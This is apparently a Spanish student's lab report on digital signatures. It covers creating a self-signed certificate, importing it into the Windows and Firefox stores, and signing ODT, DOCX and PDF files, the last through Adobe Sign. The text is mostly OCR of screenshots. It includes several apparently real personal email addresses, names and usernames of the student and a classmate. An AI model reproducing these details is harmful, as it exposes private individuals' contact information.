digital autofirmado **gratuito** Los certificados digitales generalmente son emitidos por autoridades de certificación confiables que aseguran la validez de la identidad y generalmente se emiten en dispositivos seguros de hardware como tarjetas inteligentes en tokens. Puede crear un certificado digital autofirmado, pero no proporcionará el mismo nivel de seguridad y es posible que los terceros no lo acepten como válido.

#### Contenido de su certificado digital autofirmado

Complete todos los archivos requeridos. Esta información está incluida en su certificado digital.

Por favor espere 15-30 segundos para generar el certificado.

Propiedades de su certificado:

- Algoritmo de firma: **sha256RSA**
- Período de validez: **3 años**
- Clave pública: **RSA 2048 bit**
- Uso de clave: **Firma digital, cifrado de clave / datos**

*Nombre común:	dcuesta008
*Dirección de correo electrónico:	devilvilmuyvil@gmail.com
Nombre de la Organización:	ehu
Código de país:	Es
* Contraseña PFX:	*****

**Obtener certificado**

Haga clic en el botón de abajo para obtener su certificado digital.


[Descargar certificado](#) [Inscríbase para obtener un nue](#)

## Almacenes de certificados


Una vez descargado el certificado personal hay que añadirlo al almacén de certificados de Microsoft y Firefox para poder utilizarlos para firmar documentos

- Word, Edge y Explorer utilizan los almacenes de Windows
- Open Office y Firefox utilizan los almacenes de Firefox.

En Windows se puede hacer desde el propio certificado haciendo doble Click



Podemos ver los certificados añadidos al almacén de Windows en el almacén de certificados que se accede desde el panel de control




En Firefox desde el navegador accedemos a la configuración y en el apartado de privacidad y seguridad encontramos la pestaña de certificados desde donde podemos importar nuevos certificados

The screenshot shows the Firefox configuration interface. On the left, under 'Privacidad & Seguridad', the 'Certificados' section is selected. It contains options for selecting a certificate automatically or prompting each time, and a checked checkbox for OCSP stapling. Buttons for 'Ver certificados...' and 'Dispositivos de seguridad...' are present. On the right, the 'Administrador de certificados' window is open, showing tabs for 'Sus certificados', 'Personas', 'Servidores', and 'Autoridades'. The 'Sus certificados' tab is active, displaying a list of saved certificates with columns for 'Nombre del certificado', 'Dirección de correo electr.', and 'Caduca el'. Below the table are buttons for 'Ver...', 'Importar...', 'Exportar...', 'Eliminar...', 'Aceptar', and 'Cancelar'. A smaller 'Contraseña requerida' dialog is overlaid, asking for the password to decrypt a backup of the certificate.

## ODT – Libre Office

En Linux por consola de comandos: <https://geekland.eu/firmar-digitalmente-documento-libreoffice/>

En Windows con interfaz:



## Firmas digitales



Los firmantes del contenido del documento son:

Firmado por	Id. digital emitido por	Fecha	Descripción	Tipo de firma

 Usar firma con conformidad AdES cuando exista la opción[Ver certificado...](#)[Firmar documento...](#)[Eliminar](#)[Iniciar gestor de certificados...](#)[Ayuda](#)[Cerrar](#)

## Seleccione un certificado



Seleccione el certificado que se utilizará para firmar:

Emitido a	Emitido por	Tipo	Fecha de vencimiento	Uso de certif.
dcuesta008	dcuesta008	X.509	10/10/2022	Firma digital
david cuesta <dcuesta008@ikasle.eh	david cuesta <dcuesta008@ikasle.eh	OpenPGP	10/10/2024	Firma digital
dcuesta008@ikasle.ehu.eus	dcuesta008@ikasle.ehu.eus	OpenPGP	11/10/2020	Firma digital
dcuesta008@ikasle.ehu.eus	dcuesta008@ikasle.ehu.eus	OpenPGP	11/10/2020	Firma digital
dcuesta008@ikasle.ehu.eus	dcuesta008@ikasle.ehu.eus	OpenPGP	11/10/2020	Firma digital
dcuesta008@ikasle.ehu.eus	dcuesta008@ikasle.ehu.eus	OpenPGP	11/10/2020	Firma digital

[Ver certificado...](#)Descripción: [Ayuda](#)[Firmar](#)[Cancelar](#)

## Firmas digitales



Los firmantes del contenido del documento son:

Firmado por	Id. digital emitido por	Fecha	Descripción	Tipo de firma
dcuesta008	dcuesta008	16/10/2019 11:37:14		

No se pudo validar el certificado

 Usar firma con conformidad AdES cuando exista la opción[Ver certificado...](#)[Firmar documento...](#)[Eliminar](#)[Iniciar gestor de certificados...](#)[Ayuda](#)[Cerrar](#)

Ya estaría firmado y arriba del documento nos aparecerá la siguiente notificación









La firma es correcta, pero no se pudo validar el certificado.

[Mostrar firmas](#)

## DOCX – Microsoft Word

Microsoft Word tiene la opción de crear sus propios certificados avalados por la autoridad de certificación de Open Office pero también permite utilizar los certificados disponibles en el almacén de Windows



Archivo Inicio Insertar Diseño de página Referencias Correspondencia Revisar Vista

Guardar Guardar como Abrir Cerrar

**Información**

Reciente Nuevo Imprimir Guardar y enviar Ayuda Opciones Salir

**Información acerca de DOCXSinFirmar**  
C:\Users\david\Desktop\DOCXSinFirmar.docx

**Se requiere la activación del producto**  
Microsoft Office Professional Plus 2010 necesita una licencia de producto válida. Active la clave del producto ahora para recibir una licencia de producto válida.

**Documento firmado**  
Este documento se firmó y se marcó como final. No se debe editar. Si se altera el documento, las firmas dejarán de ser válidas.

**Permisos**  
Este documento se ha marcado como final para impedir que se edite.

**Firmas**

**Firmas válidas:**  
**dcuesta008** 10/10/2020

Volver a firmar... Detalles de la firma... Configuración de firma... Quitar firma

**Este documento está firmado.**  
Cualquier modificación realizada en este documento invalidará las firmas digitales.

Obtener más información sobre las firmas en los documentos de Office...

Podemos verlos detalles de la firma

**Detalles de la firma**

Firma válida: la firma y el contenido firmado no se han modificado desde que se aplicó la firma.

Tipo de firma: XAdES-EPEs

Razón para firmar este documento:  
Quiero aprobar Seguridad

Firmar como: dcuesta008 Ver...

[Consultar la información de firma adicional que se recopiló...](#)

**Certificado**

General Detalles

**Información del certificado**

Este certif. está destinado a los siguientes propósitos:

- Prueba su identidad ante un equipo remoto
- Protege los mensajes de correo electrónico
- Permite que se cifren los datos en el disco
- Todas las directivas de emisión

Emitido para: dcuesta008

Emitido por: dcuesta008

Válido desde 10/10/2019 hasta 10/10/2020

⚠ Tiene una clave privada correspondiente a este certificado.

Declaración del emisor

Aceptar

**Información adicional**

⚠ La vista actual de este documento no muestra algunos elementos que se han firmado (por ejemplo, texto oculto).  
[Aprender cómo mostrar todos los elementos que se firmaron...](#)

Esta firma sirve para firmar: [El contenido de este documento](#)

La siguiente información adicional se almacena en esta firma:

Fecha y hora del sistema:	jueves, 10 de octubre de 2019 18:43 (Hora de verano romance)
Versión de Windows:	6.2
Versión de Office:	14.0
Versión de Microsoft Word:	14.0
Número de monitores:	1
Monitor principal:	1920 px x 1080 px - 32 bpp

Aceptar

¿Quién necesita llenar y firmar documentos primero?

**Yo**

**Otros**

POWERED BY Adobe Sign

Complete y firme los formularios o envíelos a otros para que los firmen

Más herramientas

Convierte y edita PDF con Acrobat Pro DC

Iniciar versión de prueba gratuita

Para añadir una firma la creamos en Añadir iniciales. Una vez creada la seleccionamos y la colocamos en la sección deseada del PDF

Firmar un formulario

Utilice la herramienta Firmar para añadir su firma o iniciales rápidamente.

Siguiente

Rellenar y firmar

Firmar

Siguiente Cerrar

Cumplimentar un formulario

Añada texto, marcas de verificación y mucho más para completar su formulario.

Siguiente

David C.

Añadir iniciales

Compartir un documento

Cuando esté listo, envíe una copia de solo lectura o invite a otros usuarios a que firmen el documento.

Hecho

Texto Dibujar Imagen

Guardar la firma

Cambiar estilo ▾

Cancelar Aplicar

**Juro solemnemente  
aprobar la asignatura de  
seguridad**

David C.

Para que otros miembros del grupo lo firmen tenemos que enviárselo. Guardamos, iniciamos sesión

The screenshot shows two windows side-by-side. On the left, the 'Acrobat Reader' window displays a message: 'Es necesario guardar el documento PDF antes de continuar.' with 'Guardar' and 'Cancelar' buttons. On the right, the 'Iniciar sesión' (Log in) screen for 'Adobe ID' is shown, featuring fields for 'Correo electrónico' and 'Contraseña', and buttons for 'Iniciar sesión' (Log in), '¿Contraseña olvidada?' (Forgot password?), 'Continuar con Facebook', and 'Continuar con Google'.

## Consiga que los usuarios firmen los documentos rápidamente gracias a Adobe Sign

Agregue firmantes, especifique dónde quiere que rellenen y firmen y podrán devolverle el documento firmado en formato electrónico. Obtenga más información.

**Firmantes** Añadir dirección de correo electrónico con copia | ⓘ

alvarotoluzu@gmail.com

**Asunto y mensaje**

PDFSinFirmar

Firmar para aprobar seguridad

**Archivos**

PDFSinFirmar.pdf

Agregar archivos

*Su archivo se cargará a Adobe Sign. Todas las personas que tengan acceso al enlace podrán ver el archivo.*

Más opciones

Especificar dónde firmar

Especificamos donde pueden firmar nuestros compañeros y le damos a enviar

Juro solemnemente aprobar la asignatura de seguridad

Este campo está establecido como un espacio de firma. Seleccione otro tipo de campo si es necesario.

David C.

Firma

Indique dónde se debe llenar y firmar

Haga clic donde necesite que el destinatario rellene su información o firme.

Los campos marcados pueden incluir campos de texto, recuadros para firmas, casillas de verificación y más.

↑ ↓ 1 / 1 | - + X Enviar Cambiar al modo avanzado

Enviamos



"PDFSinFirmar" has been successfully sent for signature


A copy has also been sent to you at davidcuestaalario@gmail.com for your records.  
"PDFSinFirmar" was sent for signature to alvarotoluzu@gmail.com.  
As soon as the agreement is complete, all eligible parties will be e-mailed PDF copies.

#### Reminders

There are no reminders set for this document.

All agreements that are not completed within 365 days will be automatically expired.

Cuando nuestro compañero firma queda tal que así



Podemos ver la firma y sus especificaciones en el panel de la firma

Visor de certificados

Este cuadro de diálogo le permite ver los detalles del certificado y toda su cadena de emisión. Los detalles corresponden a la entrada seleccionada.

Mostrar todas las rutas de certificación encontradas

Intesi Group EU Qualified	Adobe Sign, a Document Cloud solution
	Adobe Sign, a Document Cloud solution Adobe Systems Software Ireland Ltd.
Emitido por:	Intesi Group EU Qualified Electronic Seal CA G2 Intesi Group S.p.A.
Válido desde:	2019/04/15 12:12:22 +02'00'
Válido hasta:	2022/04/15 12:12:22 +02'00'
Uso deseado:	Sin rechazar
Este certificado está cualificado conforme al Reglamento 910/2014, anexo III, de la Unión Europea.	
<a href="#">Exportar...</a>	

Visor de certificados

Este cuadro de diálogo le permite ver los detalles del certificado y toda su cadena de emisión. Los detalles corresponden a la entrada seleccionada.

Mostrar todas las rutas de certificación encontradas

Intesi Group EU Qualified	Adobe Sign, a Document Cloud solution																		
	Datos del certificado:																		
	<table border="1"> <thead> <tr> <th>Nombre</th> <th>Valor</th> </tr> </thead> <tbody> <tr> <td>Restricciones básicas</td> <td>&lt;ver detalles&gt;</td> </tr> <tr> <td>Identificador de clav...</td> <td>&lt;ver detalles&gt;</td> </tr> <tr> <td>Acceso a la informaci...</td> <td>&lt;ver detalles&gt;</td> </tr> <tr> <td>Clave pública</td> <td>RSA (2048 bits)</td> </tr> <tr> <td>Compendio SHA1 de...</td> <td>&lt;ver detalles&gt;</td> </tr> <tr> <td>Datos X.509</td> <td>30 82 06 AE 30 82 04 96 A0 03 02 01 02 02 08...</td> </tr> <tr> <td>Compendio SHA1</td> <td>09 06 49 4A 91 88 23 F7 98 16 80 EC B6 56 3B...</td> </tr> <tr> <td>Compendio MD5</td> <td>8B FB 63 74 D3 CE 4F DB 4C C3 2C 14 E1 E3 3...</td> </tr> </tbody> </table>	Nombre	Valor	Restricciones básicas	<ver detalles>	Identificador de clav...	<ver detalles>	Acceso a la informaci...	<ver detalles>	Clave pública	RSA (2048 bits)	Compendio SHA1 de...	<ver detalles>	Datos X.509	30 82 06 AE 30 82 04 96 A0 03 02 01 02 02 08...	Compendio SHA1	09 06 49 4A 91 88 23 F7 98 16 80 EC B6 56 3B...	Compendio MD5	8B FB 63 74 D3 CE 4F DB 4C C3 2C 14 E1 E3 3...
Nombre	Valor																		
Restricciones básicas	<ver detalles>																		
Identificador de clav...	<ver detalles>																		
Acceso a la informaci...	<ver detalles>																		
Clave pública	RSA (2048 bits)																		
Compendio SHA1 de...	<ver detalles>																		
Datos X.509	30 82 06 AE 30 82 04 96 A0 03 02 01 02 02 08...																		
Compendio SHA1	09 06 49 4A 91 88 23 F7 98 16 80 EC B6 56 3B...																		
Compendio MD5	8B FB 63 74 D3 CE 4F DB 4C C3 2C 14 E1 E3 3...																		
30 82 01 22 30 0D 06 09 2A 86 48 86 F7 0D 01 01 01 05 00 03 02 82 01 0F 00 30 82 ^ 01 0A 02 82 01 01 00 D5 27 22 18 20 51 82 FA 37 D6 AB 81 26 8F 6D 2D 0D 41 E9 E2 12 81 25 79 81 17 DF 52 C6 DB 28 E1 A1 AA C6 C4 F3 86 DC 55 0C D2 42 45 FD B2 EE E7 1B 5A 4D CA 28 61 7B C6 56 DB 31 7B 79 90 C6 49 63 B3 6E BA 92 12 8F 3D 9C 96 30 AF A7 60 85 BB F2 64 68 E9 2E DE 06 65 5D AD B1 BD 17 FE F7 4E 66 C9 15 18 1D 95 75 65 F4 D1 C1 3E 53 4D FF AA 41 C3 F0 13 7C 8B B9 BA BB 11 EC 97 76 0A 9F 98 EA 98 0C C3 45 93 12 A4 4C 1C 26 F1 EF 19 10 24 D0 27 AA 39 55 D5 FD 1A 62 3E 69 B5 EC CE A0 54 7C C2 D4 B6 EB 85 D8 48 41 29 84 63 7E 67 F1 C6 26 FB 8F 6F 43 66 B2 2D 0F 17 6E 92 62 9E 16 F5 1B 19 E5 1D 39 A1 03 F0 1F 41 7F 6B 75 9A 93 56 85 43 57 71 C6 D4 56 23 4B A2 3D 01 F9 81 25 0D F2 18 50 0F 64 B3 53 BC 20 7E 1B 90 B0 88 93 98 6D 39 79																			
La ruta del certificado seleccionado es válida.  Las comprobaciones de validación de ruta y de revocación se realizaron a partir de la hora de firma: 2019/10/11 16:06:00 +02'00' Modelo de validación: shell																			
<a href="#">Aceptar</a>																			

Este cuadro de diálogo le permite ver los detalles del certificado y toda su cadena de emisión. Los detalles corresponden a la entrada seleccionada.

Mostrar todas las rutas de certificación encontradas

Resumen Detalles Revocación Confianza Normativas Aviso legal

Origen de los elementos de confianza obtenidos de European Union Trusted Lists (EUTL).

Configuración de confianza

Este certificado es de confianza para:

- Firmar documentos o datos
- Certificar documentos
- Ejecutar contenido dinámico incrustado en un documento certificado
- Ejecutar JavaScripts privilegiados incrustados en un documento certificado
- Realizar operaciones privilegiadas del sistema (red, impresión, acceso a archivos, etc.)

Agregar a certificados de confianza...

< >

**i** La ruta del certificado seleccionado es válida.

Las comprobaciones de validación de ruta y de revocación se realizaron a partir de la hora de firma:  
2019/10/11 16:05:53 +02'00'  
Modelo de validación: shell

Aceptar

Firmas

Validar todas

Certificado por Adobe Sign, a Document Cloud solution

No se admiten cambios  
Documento con certificado válido:  
Origen de los elementos de confianza obtenidos de European Union Trusted Lists (EUTL).  
Documento no se ha modificado desde que fue certificado  
La identidad del firmante es válida  
La hora de la firma procede del reloj del equipo del firmante.  
La firma está activada para LTV

Detalles de la firma

Razón: Agreement certified by Adobe Sign  
Detalles de certificado...  
Última comprobación: 2019/10/11 16:06:04 +02'00'  
Campo: SignatureField1 (firma invisible)

Podemos verificar la firma de nuestro compañero clicándola

El número de transacción CBJCHBCAABAA\_i9Us3SXrMn-2o\_dUb\_U4PAcmsZoMcyd es válido.

### Verificar una transacción de Adobe Sign

#### Número de transacción

CBJCHBCAABAA\_i9Us3SXrM

Para verificar un documento, debe introducir su número de transacción en el campo anterior. Dicho número se encuentra en el informe de auditoría o en el sello de identificación de transacción, si su documento lo incluye.

Fecha de creación:	20/03/2017
Por:	Luis Buñuel (esign1+awseu1_ent1@hotmail.com)
Estado:	Firmado
ID de transacción:	CBJCHBCAABAAcO9FsaUJTgshEDad4Q7MGsRsHWVhzdWt

